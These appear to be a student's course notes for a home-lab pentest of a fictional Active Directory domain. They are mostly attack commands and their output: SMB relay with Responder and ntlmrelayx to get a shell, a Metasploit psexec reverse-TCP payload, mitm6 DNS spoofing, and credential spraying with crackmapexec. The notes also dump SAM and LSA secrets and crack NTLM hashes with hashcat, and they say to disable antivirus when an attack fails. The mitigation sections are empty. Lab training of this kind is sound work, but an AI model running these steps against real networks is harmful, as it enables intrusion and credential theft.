`nmap --script=smb2-security-mode.nse -p445 <DomainControllerIP> -Pn`

`-Pn` --> treat all hosts as online

=>

`nmap --script=smb2-security-mode.nse -p445 172.16.214.128 -Pn`

This is the message that we are looking for:

```
└─$ nmap --script=smb2-security-mode.nse -p445 192.168.138.137 -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-01 15:07 EDT
Nmap scan report for 192.168.138.137
Host is up (0.00056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

=>

create a .txt file and insert the Domain Controller IP --> called targets.txt

Modify and use Responder

We need to disable --> SMB and HTTP

`sudo vi ~/Desktop/TCM/tools/Responder`

change to Off --> SMB and HTTP

now we can use it:

`sudo python3 Responder.py -I vmnet8 -dPv`

Set up NTLM relay (ntlmrelayx.py)

#AD_tool

`ntlmrelayx.py -tf targets.txt -sm2support`

`-tf` --> target file

Victim Event Occurs

from THEPUNISHER:

- login as fcastle with Password1
- open file explorer
- type in the bar --> `\\ip attacker`
  =>
  if we look at our terminal with `ntlmrelayx.py':
  we have found Aministrator and Peter Parker hashes

```
[*] Authenticating against smb://192.168.138.138 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.138.137, attacking target smb://19
2.168.138.137
[-] Authenticating against smb://192.168.138.137 as MARVEL\fcastle FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x860671b277d89b9af59ff3af3b62c252
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:5d25cf587a21c3d4ac672b46926b22
5a:::
peterparker:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Done dumping SAM hashes for host: 192.168.138.138
```

Another possible Attack

`ntlmrelayx.py -tf targets.txt -sm2support -i`

`-i` --> interactive mode

=>

if we create again another event inside the victim:


we obtain a shell via TCP

```
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.138.137, attacking target smb://19
2.168.138.138
[*] Authenticating against smb://192.168.138.138 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5: Received connection from 192.168.138.137, attacking target smb://19
```

=>

we need to bind to that shell:


`nc 127.0.0.1 11000`



if we type `help` --> we can see all the commands that we can use

SMB Relay Mitigation

Possibile mitigation:



Gaining Shell Access

we can do in different ways

Metasploit

#AD_tool

`msfconsole`

`search psexec` and look for exploit/windows/smb/psexec
`use <number>`
`options`
`set payload windows/x64/meterpreter/reverse_tcp`
`set RHOST <THE PUNISHER IP>` 172.16.214.130
`set smbdomain MARVEL.local`
`set smbuser fcastle`
`set smbpass Password1`
`run`


> ⚠ **If it fails:**
>
> type `show targets`
> and try with PowerShell or Native upload

if it fails anyway:
open the windows machine (THEPUNISHER or SPIDERMAN)

- type in the search bar --> `virus and threat protection`
- in the virtus and threat protection settings --> click on Manage settings
- turn all OFF

psexec.py

#AD_tool
`sudo psexec.py MARVEL/fcastle:'Password1'@172.16.214.130`
cheet > psexec.py



IPv6 Attacks

In some machines IPv6:

- is enabled


- but is not used
  =>
  if IPv6 is on:
  who is doing DNS resolution for it?
  usually no one
  =>
  we can set up a fake DNS --> using cheet > mitm6

mitm6

#AD_tool
follow all the steps --> here
if you reboot THEPUNISHER:

- you will obtain a lot of information
- if you go inside your lootme_folder you will find some of them

IPv6 Mitigation



Passback Attacks

Multi-Function Peripherals (MFPs) --> are devices that must be considered during an internal pentesting

What can a printer brings:

- Credential Disclosure
- File System Access
- Memory Access

Here you can read about it --> How to Hack Through a Pass-Back Attack: MFP Hacking Guide

Initial Internal attack strategy

#AD_Strategy
what are the things that you want to do in an internal pentest:

- using Responder or mitm6

> **Best time to run Responder:**
> - in the morning before users login
> - after lunch
>
> =>
> the best time is --> when there is a lot of traffic

- run scans (as nessus scan) --> to generate traffic
- if scans take too long and we don't find any respond => start looking for websites in scope (using `http_version`)
- look for default credential on web logins:
  - Printers
  - Jenkins
  - etc

Post-Compromise Enumeration

What happen after we have compromised a domain:
we go back to do --> enumeration

once we have a valid account in a domain:
we have the ability to get --> a lot of information

Domain Enumeration with ldapdomaindump

#AD_tool
ldapdomaindump
`mkdir marvel.local`
`sudo ldapdomaindump ldaps://172.16.214.128 -u 'MARVEL\fcastle' -p Password1 -o marvel.local'

we'll find all the information obtained inside the --> marvel.local folder
first thing we want to know:

which are our high value targets => lets open the domain_users_by_group file (inside marvel dir)

Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	servicePrincipalName
Peter Parker	Peter Parker	pparker	02/17/24 16:06:44	02/17/24 16:06:44	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/17/24 16:06:44	1106		
Frank Castle	Frank Castle	fcastle	02/17/24 16:05:00	02/25/24 09:46:43	02/26/24 10:34:48	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/17/24 16:05:00	1105		
SQL Service	SQL Service	SQLService	02/17/24 16:03:09	02/17/24 16:10:37	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/17/24 16:03:09	1104	The password is MYpassword123#	HYDRA-DC/SQLService.MARVEL.local:60111
Tony Stark	Tony Stark	tstark	02/17/24 16:01:31	02/17/24 16:10:37	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/17/24 16:01:31	1103		
krbtgt	krbtgt	krbtgt	02/17/24 14:49:09	02/17/24 15:04:19	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	02/17/24 14:49:09	502	Key Distribution Center Service Account	kadmin/changepw
Administrator	Administrator	Administrator	02/17/24 14:48:20	02/17/24 15:04:19	03/01/24 13:29:53	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	02/17/24 14:10:21	500	Built-in account for administering the computer/domain	

As you can remember:

- during active directory setup in the Notes_ETH > Add Users
- we created a user SQL and we write in the description --> the password
- as you can see from the image --> with this tool we found that password

we can also see:

- all the accounts --> inside the same file
- all the hosts --> inside the domain_users file

Domain Enumeration with Bloodhound

follow these steps

Domain Enumeration with plumHound

follow these steps

Post-Compromise Attacks

We'll see what can we do after having compromised an account
Things we can do:

- compromise other accounts
- compromise the entire domain

Pass Attacks

if we dump a password:
we can leverage that to --> - pass around the network (passare alla rete)
- we can use it for lateral movement

crackmapexec

#AD_tool
turn on all the windows machines
follow these steps

```
crackmapexec smb 172.16.214.0/24 -u fcastle -d MARVEL.local -p Password1
```

=>

```
simone@simone-Legion-Pro-5-16ARX8:~$ crackmapexec smb 172.16.214.0/24 -u fcastle -d MARVEL.local -p Password1
SMB         172.16.214.130  445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing:False) (SMBv1:False
)
SMB         172.16.214.128  445    HYDRA-DC         [*] Windows 10.0 Build 20348 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB         172.16.214.129  445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         172.16.214.130  445    THEPUNISHER      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         172.16.214.128  445    HYDRA-DC         [+] MARVEL.local\fcastle:Password1
SMB         172.16.214.129  445    SPIDERMAN        [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
Running CME against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

with our credentials:

we found that our account has access to --> THEPUNISHER and SPIDERMAN machines

Dumping and Cracking Hashes

cheet > secretsdump

```
simone@simone-Legion-Pro-5-16ARX8:~$ secretsdump.py MARVEL.local/fcastle:'Password1'@172.16.214.130
Impacket v0.12.0.dev1+20240222.90200.337d50d0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x8f01a039732280d735c012afe7c9b5bb
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cce42eaef256c4419355f8517386c7b1:::
frankcastle:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c: (2024-02-18 10:44:05)
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441d3da3723155f6f: (2024-03-01 15:52:23)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL\THEPUNISHER$:aes256-cts-hmac-sha1-96:b58188db90eefefececdba82e468d0048a6ceb5123a8f97c401b178ee85b551a
MARVEL\THEPUNISHER$:aes128-cts-hmac-sha1-96:6b04cde2d6418876d2ff46d66c7a9980
MARVEL\THEPUNISHER$:des-cbc-md5:9da2fb6b80ab5131
MARVEL\THEPUNISHER$:plain_password_hex:5f006c0040006f00320048006b00300067002600260006e00500050007a00290025006600
04200580069003200210034004400 5a00700038006200 5e00550068002100230036005e00560058002000780006e006f006d003200490042
9003b00290071005300390074006600650070003500350033002700640003e00510032004700 7a00200051002f00730061005300410003b00
05c00570023005d0062002b00600044004f00700052005300 4f006700
MARVEL\THEPUNISHER$:aad3b435b51404eeaad3b435b51404ee:10203904f7769042808cd2ebc7e4589a:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3888660f1f992d65f2dcd262163ab840831ccae8
dpapi_userkey:0xe56ff0487dbd10a9332c6990f2301837a03a4016
[*] NL$KM
```

=>

save all the hashes for the account that you haven't seen before

Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f::

:

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089

c0:::

peterparker:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:

::

to crack one of these hashes:

```
└─$ secretsdump.py administrator:@192.168.138.138 -hashes aad3b435b51404eea
ad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f
```

you need only the last part underline

=>

- save the last part inside a txt file
- follow these steps
- use the module 1000

  =>


```
hashcat -m 1000 hashNTLM.txt rockyou.txt
```

```
simone@simone-Legion-Pro-5-16ARX8:~$ locate rockyou.txt
/home/simone/.local/share/Trash/files/rockyou.txt.gz
/home/simone/.local/share/Trash/info/rockyou.txt.gz.trashinfo
/home/simone/Desktop/TCM/rockyou.txt
simone@simone-Legion-Pro-5-16ARX8:~$ cd /home/simone/Desktop/TCM/
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM$ hashcat --help | grep NTLM
   5500 | NetNTLMv1 / NetNTLMv1+ESS                  | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)             | Network Protocol
   5600 | NetNTLMv2                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                             | Network Protocol
   1000 | NTLM                                       | Operating System
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM$ echo "7facdc498ed1680c4fd1448319a8c04f" > hashNTLM.txt
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM$ hashcat -m 1000 hashNTLM.txt rockyou.txt
```

And we have found the password for this account:

```
7facdc498ed1680c4fd1448319a8c04f:Password1!
```

Pass Attacks Mitigation



Kerberoasting

#AD_tool

